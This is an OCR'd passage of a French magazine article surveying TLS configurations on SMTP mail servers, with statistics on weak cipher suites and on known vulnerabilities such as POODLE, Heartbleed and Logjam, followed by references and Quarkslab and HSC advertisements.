


Fig. 4 : Suites cryptographiques VULN autorisées par les serveurs (toutes les suites notées ont été choisies au moins une fois par un serveur).

privilégiaient de mauvaises suites. Ces serveurs sont peu nombreux, mais sont enclins à subir des attaques concrètes (déchiffrement par attaque sur le keystream de RC4...).

En décortiquant les suites choisies, on peut voir une forte utilisation de protocoles d'échanges de clés utilisant Diffie-Hellman (94,42 %) avec DHE ou ECDHE, assurant donc la PFS.

Concernant le chiffrement, AES est très largement utilisé, avec le mode de chiffrement GCM dans plus de 70 % des configurations analysées. Néanmoins, 30 % des serveurs utilisent toujours le mode CBC qui souffre de nombreuses attaques dans SSL/TLS.

Ce premier test permet aussi de déterminer si des noms de domaines possédant plusieurs serveurs mails présentaient des configurations différentes. En effet, près de deux tiers des domaines possèdent plusieurs MX, avec une moyenne de trois MX par domaine. Il s'avère qu'un seul domaine testé utilisait des configurations différentes sur ses serveurs mails. Les différences étaient relativement faibles : changement de la longueur de la clé et de la version de SHA utilisée. Les résultats de cette première étude sont dans l'ensemble rassurants, avec une volonté des serveurs à utiliser les dernières versions de TLS, avec des suites cryptographiques recommandées.

3.2 Suites cryptographiques autorisées par les serveurs

Le but d'un attaquant actif est d'affaiblir la connexion entre le client et le serveur, en essayant d'exploiter les pires configurations que ces parties supportent. L'objectif de cette seconde analyse est donc de déterminer les pires suites (y compris les suites obsolètes) qui sont autorisées par les serveurs. La distribution des suites notées **VULN** est donnée à la figure 4.

De nombreuses suites de la catégorie **PASS** sont celles qui utilisent la fonction de hachage SHA1 pour le HMAC. Même si les attaques de collision sur SHA1 n'ont actuellement aucun impact sur la sécurité de HMAC **[8]**, celles-ci sont classées en **PASS** par précaution. *HMAC SHA256* ou *HMAC SHA384* doivent être préférés.

Certains serveurs utilisent un échange de clé anonyme (ADH, AECDH...). Il a longtemps été d'usage dans le monde SMTP d'accepter de telles configurations. Il existe en pratique encore des implémentations qui tolèrent des certificats expirés ou dont le nom ne correspond pas au serveur. Les certificats serveur ne peuvent donc pas être vérifiés avec autant de soin que dans le monde du Web. Pour ces raisons, et même si l'absence d'authentification est un problème en général, nous avons choisi de classer ces suites **PASS**.

Parmi les suites de la catégorie **VULN**, *DES_CBC3_SHA* est accepté par plus de 75 % des serveurs. Bien que 3DES ne soit plus à l'état de l'art, cette suite cryptographique est conservée pour des raisons de compatibilité avec les clients ne supportant pas *AES*. C'est d'ailleurs ce que Mozilla **[9]** explique dans sa liste de suites recommandées. Les suites *RC4_MD5* et *RC4_SHA* sont respectivement autorisées 64 % et 36 % du temps. Or il existe là encore des faiblesses cryptographiques potentiellement exploitables contre les algorithmes RC4 et MD5. Pour les lecteurs intéressés, il est possible d'obtenir l'ordre des suites cryptographiques pour Android 4.2.2 et Android 4.3 **[10]**.

3.3 Tests des vulnérabilités et des comportements des serveurs

3.3.1 Vulnérabilités

Une partie des résultats obtenus avec `testssl.sh` sont présentés à la figure 5. On y constate que les vulnérabilités relatives à SSLv2 (*Drown*) ou aux suites *EXPORT* (Freak ou Logjam), sont relativement peu présentes au sein des serveurs étudiés. Cela correspond a priori à l'utilisation de versions relativement récentes de bibliothèques TLS, qui ne supportent plus ces mécanismes. Il reste cependant étonnant que plus de 3 % des serveurs SMTP négocient encore des suites *EXPORT*.

Concernant Hearbleed et EarlyCCS, deux vulnérabilités spécifiques à OpenSSL publiées en 2014, elles représentent également une faible part des serveurs étudiés. Cette proportion est à mettre en regard du nombre de serveurs supportant l'extension *heartbeat* (plus de 45 %).

La situation est plus décevante pour les attaques POODLE (support du mode CBC avec SSLv3) et pour le support de RC4. En effet, ces mécanismes sont obsolètes et ne devraient plus être utilisés du tout aujourd'hui, mais ils sont présents sur près d'un quart des serveurs interrogés. Comme dit précédemment, cela témoigne d'une volonté de conserver une compatibilité avec de vieux clients, mais parfois l'utilisation de la cryptographie obsolète est pire que l'absence de cryptographie. La bonne solution est donc de mettre à jour les implémentations et les configurations.

Les résultats concernant la renégociation sont également assez inquiétants : si plus de 98 % des serveurs supportent l'extension *RenegotiationInfo* (qui permet d'effectuer une renégociation sécurisée), plus d'un tiers des serveurs acceptent également une renégociation non sécurisée…

Enfin, plus de 80 % des serveurs supportent l'extension *TLS_FALLBACK_SCSV*, qui permet de détecter les attaques forçant une négociation à la baisse.

Il faut cependant noter qu'il existe des limites intrinsèques aux tests réalisés. Citons par exemple Drown, qui consiste à exploiter un serveur supportant SSLv2, mais qui peut affecter d'autres serveurs partageant la même clé privée.

3.3.2 Comportements

Le deuxième objectif de cette analyse était de découvrir le comportement des serveurs pour choisir la suite cryptographique. Celui-ci peut être « courtois » ou « directif ». Il est généralement recommandé pour un serveur d'avoir un comportement directif, pour mieux contrôler la suite cryptographique qui sera négociée. Bien entendu, cette recommandation n'est pertinente que si le serveur utilise une liste de suites privilégiant les suites sécurisées, et si la liste ne contient aucune




Fig. 5 : Distribution des vulnérabilités des serveurs.

mauvaise suite. Dans cette dernière expérience, plus de 56 % des serveurs ont un comportement directif, ce qui est une bonne chose s'ils respectent les conseils donnés ci-dessus.

4 Autres travaux et conclusion

Au-delà des nombreuses études réalisées sur l'écosystème HTTPS, nous avons présenté quelques résultats concernant SMTP sur SSL/TLS. Les analyses présentées se placent dans le cadre du projet SafeTLS initié en 2016. Ils font suite au travail effectué sur le protocole TLS au cours de la thèse d'un des auteurs **[11]**. Il existe également d'autres travaux sur l'état des lieux de TLS sur Internet. On peut, par exemple, citer ceux de Christopher Meyer **[12]**. Concernant l'écosystème SMTP en particulier, on peut citer des études **[13,14]** parues en 2015 et plus particulièrement les analyses proposées par Binu Ramakrishnan **[15]** ; un travail sur les certificats (vérification, profondeur de la chaîne de certificats...) a été effectué, et peut compléter le présent article. Les résultats obtenus sont comparables aux nôtres : plus de 80 % des connexions standards assurant la PFS et une large utilisation de TLS1.2. Néanmoins TLS 1.0, qui était utilisé par défaut dans 42,53 % des serveurs dans cette étude en 2015, est passé à 5,85 % en 2017.

Même s'il existe encore un certain nombre de serveurs qui ne sont pas à jour, il y a donc quelques raisons d'être optimiste quant à l'écosystème SMTP (large utilisation de TLS 1.2 et de suites cryptographiques modernes). Un des défis majeurs pour améliorer le paysage est désormais d'éviter qu'un attaquant actif puisse facilement imposer l'utilisation d'un mode dégradé en clair. Une proposition similaire au mécanisme HSTS (*HTTP Strict Transport Security*), intitulée MTA-STS est en cours de standardisation à l'IETF et devrait permettre de définir une politique plus stricte. ■

Remerciements

Nous remercions Gildas Avoine, Cristina Onete et Florian Maury pour leurs expertises, leurs conseils et leurs relectures constructives.

Références

[1] OpenSSL. *Cryptography and SSL/TLS Toolkit*, 2017.

[2] S. Blake-Wilson, N. Bolyard, V. Gupta, C. Hawk, and B. Moeller. RFC 4492. *Elliptic Curve Cryptography (ECC) Cipher Suites for Transport Layer Security (TLS)*, 2006.

[3] miTLS. A Zoo of TLS Attacks, 2017. https://www.mitls.org/pages/attacks/

[4] Y. Sheffer, R. Holz, and A. Saint-Andre. RFC 7457. *Summarizing Known Attacks on Transport Layer Security*. 2015.

[5] Weak DH Team. *Imperfect Forward Secrecy : How Diffie-Hellman Fails in Practice*. ACM-CCS 2015.

[6] I. Ristic. *OpenSSL Cookbook : A short Guide to the Most Frequently Used OpenSSL Features and Commands*. Feisty Duck, 2015.

[7] D. Wetter. *Testssl*, 2016.

[8] ANSSI. *Recommandations de sécurité relatives à TLS*, 2016.

[9] https://wiki.mozilla.org/Security/Server_Side_TLS

[10] OpCo. *Why Android SSL was Downgraded from AES256-SHA to RC4-MD5*, 2013.


[11] O. Levillain. *A study of the TLS ecosystem*. Thèse, 2016.

[12] C. Meyer, *Strengthening Web Authentication through TLS - Beyond TLS Client Certificates*, 2014.

[13] Wilfried Mayer, Aaron Zauner, Martin Schmiedecker, Markus Huber, *No Need for Black Chambers : Testing TLS in the E-mail Ecosystem at Large*, 2015, https://arxiv.org/abs/1510.08646.

[14] Zakir Durumeric, David Adrian, Ariana Mirian, James Kasten, Elie Bursztein, Nicolas Lidzborski, Kurt Thomas, Vijay Eranti, Michael Bailey, J. Alex Halderman - *Neither Snow Nor Rain Nor MITM... : An Empirical Analysis of Email Delivery Security*. Internet Measurement Conference 2015.

[15] B. Ramakrishnan, *Analysis of TLS in SMTP World*, 2015.



www.hsc-formation.fr

HSC by Deloitte.

Quarkslab

SECURING EVERY BIT OF YOUR DATA


Les attaquants ciblent les données, et non les infrastructures qui sont régulièrement surveillées, testées et mises à jour. Quarkslab se concentre sur la sécurisation des données, au travers de 3 outils issus de notre R&D : IRMA (orchestrateur de threat intelligence), Epona (obfuscateur) et Ivy (reconnaissance réseau). Ces produits, qui complètent nos services et formations, visent à aider les organisations à prendre leurs décisions au bon moment grâce à des informations pertinentes.

IRMA orchestre votre threat intelligence pour déterminer la dangerosité des fichiers et fournir une vue détaillée des risques.

Epona obfusque du code pour contrarier le reverse engineering et l'accès aux données des applications.

ivy cartographie rapidement l'ensemble des services et informations exposés sur Internet pour des millions d'adresses.

- **Tests de sécurité :** analyse d'applications, de DRM, de vulnérabilités, de patch, fuzzing
- **Développement & analyse :** R&D à la demande, reverse engineering, design et implémentation
- **Cryptographie :** conception de protocoles, optimisation, évaluation



- Reverse engineering
- Recherche de vulnérabilités
- Développement d'exploits
- Test de pénétration d'applications Android / iOS
- Windows internals

quarkslab
SECURING EVERY BIT OF YOUR DATA
13 rue St.-Ambroise - 75011 Paris - FRANCE
Phone: +33 (0)1 58 30 81 51 - Email: contact@quarkslab.com
@quarkslab - **www.quarkslab.com**